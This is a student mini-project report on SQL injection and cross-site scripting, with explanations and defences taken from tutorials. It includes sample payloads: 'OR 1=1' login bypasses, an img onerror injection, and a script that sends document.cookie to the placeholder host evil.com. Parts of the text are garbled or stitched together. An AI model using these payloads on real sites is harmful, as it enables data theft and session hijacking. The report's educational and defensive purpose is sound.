PUNE INSTITUTE OF COMPUTER TECHNOLOGY
DEPARTMENT OF COMPUTER ENGINEERING
A MINIPROJECT REPORT ON
SQL INJECTION and CROSS SITE SCRIPTING

SUBMITTED BY

Prathamesh Sonawane 41166
Yuvraj Tambe 41169

IN PARTIAL FULFILLMENT

OF

BACHELOR OF ENGINEERING

COMPUTER ENGINEERING

UNIVERSITY OF PUNE

PROBLEM STATEMENT :

SQL Injection attacks and Cross -Site Scripting attacks are the two most common attacks on web application. Develop a new policy based Proxy Agent, which classifies the request as a scripted request or query based request, and then, detects the respective type of attack, if any in the request.

It should detect both SQL injection attack as well as the Cross-Site Scripting attacks.

S/W and H/W :

HTML,JS,Python,SQL,8GB RAM,1 TB HDD,Keyboard,Mouse.

THEORY :

SQL injection is a code injection technique that might destroy your database.

SQL injection is one of the most common web hacking techniques.

SQL injection is the placement of malicious code in SQL statements, via web page input.

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will **unknowingly** run on your database.

Look at the following example which creates a `SELECT` statement by adding a variable (txtUserId) to a select string. The variable is fetched from user input (getRequestString):

Example

```
txtUserId = getRequestString("UserId"); txtSQL = "SELECT * FROM
Users WHERE UserId = " + txtUserId;
```

SQL Injection Based on 1=1 is Always True

Look at the example above again. The original purpose of the code was to create an SQL statement to select a user, with a given user id.

If there is nothing to prevent a user from entering "wrong" input, the user can enter some "smart" input like this:

UserId: 105 OR 1=1

Then, the SQL statement will look like this:

SELECT * FROM Users WHERE UserId = 105 OR 1=1;

The SQL above is valid and will return ALL rows from the "Users" table, since **OR 1=1** is always TRUE.

Does the example above look dangerous? What if the "Users" table contains names and passwords?

The SQL statement above is much the same as this:

SELECT UserId, Name, Password FROM Users WHERE UserId = 105 or 1=1;

A hacker might get access to all the user names and passwords in a database, by simply inserting 105 OR 1=1 into the input field.

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code.

A web page or web application is vulnerable to XSS if it uses unsanitized user input in the output that it generates. This user input must then be parsed by the victim's browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

JavaScript can still be dangerous if misused as part of malicious content:

- Malicious JavaScript has access to all the objects that the rest of the web page has access to. This includes access to the user's cookies. Cookies are often used to store session tokens. If an attacker can obtain a user's session cookie, they can impersonate that user, perform actions on behalf of the user, and gain access to the user's sensitive data.
- JavaScript can read the browser DOM and make arbitrary modifications to it. Luckily, this is only possible within the page where JavaScript is running.
- JavaScript can use the `XMLHttpRequest` object to send HTTP requests with arbitrary content to arbitrary destinations.
- JavaScript in modern browsers can use HTML5 APIs. For example, it can gain access to the user's geolocation, webcam, microphone, and even specific files from the user's file system. Most of these APIs require user opt-in, but the attacker can use social engineering to go around that limitation.

The following is a snippet of server-side pseudocode that is used to display the most recent comment on a web page:


```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment print
"</html>"
```

```
<script>doSomethingEvil();</script>
```

Stealing Cookies Using XSS


Criminals often use XSS to steal cookies. This allows them to impersonate the victim. The attacker can send the cookie to their own server in many ways. One of them is to execute the following client-side script in the victim's browser:

```
<script>
window.location="http://evil.com/?cookie=" + document.cookie
</script>
```




Output:

Home



After Giving SQL injection :

type a' OR 1=1 OR 'b in the input box and click submit



SQL Injection

The way we can test if a website is by using the escape character '. This sort of statement could look like this: select * from data where data='''

which would throw the error unrecognized token: """. On a real website, this could throw something like an unexpected error.
We can use SQL statements to complete the statement to always return something.
By using a statement like 1=1 we can return everything in the database. Such a statement could look like this. select * from data where data='a' OR 1=1 OR 'b'

This would always validate us. By inserting a' OR 1=1 OR 'b in the text field this completes the statement and returns a valid code. The server can proceed to do other things with this code, even if you don't know what code you are using.

AVOIDING SQL INJECTION

Primary Defenses:

- **Option 1: Use of Prepared Statements (with Parameterized Queries)**
- **Option 2: Use of Stored Procedures**
- **Option 3: Allow-list Input Validation**

- **Option 4: Escaping All User Supplied Input Additional Defenses:**
- **Also: Enforcing Least Privilege**
- **Also: Performing Allow-list Input Validation as a Secondary Defense**

The best way to prevent SQL Injections is to use safe programming functions that make SQL Injections impossible: parameterized queries (prepared statements) and stored procedures. Every major programming language currently has such safe functions and every developer should only use such safe functions to work with the database.

As a general rule of thumb: if you find yourself writing SQL statements by concatenating strings, think very carefully about what you are doing.

You need to be very careful to escape characters everywhere in your codebase where an SQL statement is constructed.

Cross-Site Scripting (XSS) attacks are all about running JavaScript code on another user's machine.

This achieved by "injecting" some malicious JavaScript code into content that's going to be rendered for visitors of a website. Every visitor is then going to execute that malicious code and that's where the bad things start.

But what if the user now uses the form to enter the following message?

```
<script>
 alert('Hacked!');
 // ... do more bad things
 // e.g. send a fetch() request to steal data
</script>
```

This would be output as part of the message via `innerHTML` and therefore, the `<script>` element would indeed be rendered by the browser.

But if you use the above example, you'll notice that **no** alert is shown. So it looks like the injected script code didn't actually execute.

And that's indeed the case.

Modern browsers protect you against this very basic form of XSS attacks. `<script>` elements "injected" via `innerHTML` are **not** being executed by browsers!

```
messageItems = `
```


```
      ${messageItems}
      <li class="message-item">
        <div class="message-image">
          <img src="${message.image}" alt="${message.text}">
        </div>
        <p>${message.text}</p>
      </li>
    `
// ...
```

In the above snippet, a simple string is built by using [template literal syntax](#).

This string is then later handed off to `innerHTML`.

What if we would manipulate `message.image` such that it actually changes the to-be-rendered element entirely And not just its `src`.

Here's what a user could enter in the form (for the image url) to achieve this:



Now the code transforms to


```
<li class="message-item">
  <div class="message-image">
    <img
      src="invalid-page.com/no-image!jpg"
onerror="alert('Hacked!')"
      alt="Test"
    />
  </div>
  <p>Test</p>
</li>
```

The whole `<img>` was manipulated!

The attacker set the image `src` to an invalid URL which will **fail to load**! And by setting `onerror` (a valid attribute of `<img>`!) we can define JavaScript code that should execute when the image fails to load.

So we **force the image to fail loading** and we provide the "remedy" by setting `onerror` to our malicious code. Pretty clever…

In this case, we'll see the "Hacked!" alert but of course we could do worse thing with our injected JavaScript code.



Stealing Cookies Using XSS

Criminals often use XSS to steal cookies. This allows them to impersonate the victim. The attacker can send the cookie to their own server in many ways. One of them is to execute the following client-side script in the victim's browser:

```
<script>
window.location="http://evil.com/?cookie=" + document.cookie
</script>
```

For example, '`<`' is the HTML encoding for the '<' character. If you include:

```
<script>alert('testing')</script>
```

in the HTML of a page, the script will execute. But if you include:

```
&lt;script&gt;alert('testing')&lt;/script&gt;
```

in the HTML of a page, it will print out the text "<script>alert('testing')</script>", but it will not actually execute the script. By escaping the <script> tags, we prevented the script from executing. Technically, what we did here is "encoding" not "escaping", but "escaping" conveys the basic concept (and we'll see later that in the case of JavaScript, "escaping" actually is the correct term).

The following can help minimize the chances that your website will contain XSS vulnerabilities:

- Using a template system with context-aware auto-escaping
- Manually escaping user input (if it’s not possible to use a template system with contextaware auto-escaping)
- Understanding common browser behaviors that lead to XSS
- Learning the best practices for your technology

Specify the correct Content-Type and charset for all responses that can contain user data.

- Without such headers, many browsers will try to automatically determine the appropriate response by performing content or character set sniffing. This may allow external input to fool the browser into interpreting part of the response as HTML markup, which in turn can lead to XSS.
- Make sure all user-supplied URLs start with a safe protocol.
- It's often necessary to use URLs provided by users, for example as a continue URL to redirect after a certain action, or in a link to a user-specified resource. If the protocol of the URL is controlled by the user, the browser can interpret it as a scripting URI (e.g. javascript:, data:, and others) and execute it. To prevent this, always verify that the URL begins with a whitelisted value (usually only http:// or https://).
- Host user-uploaded files in a sandboxed domain.

Conclusion : Successfully added SQL Injection and Cross Site Scripting to our website pages.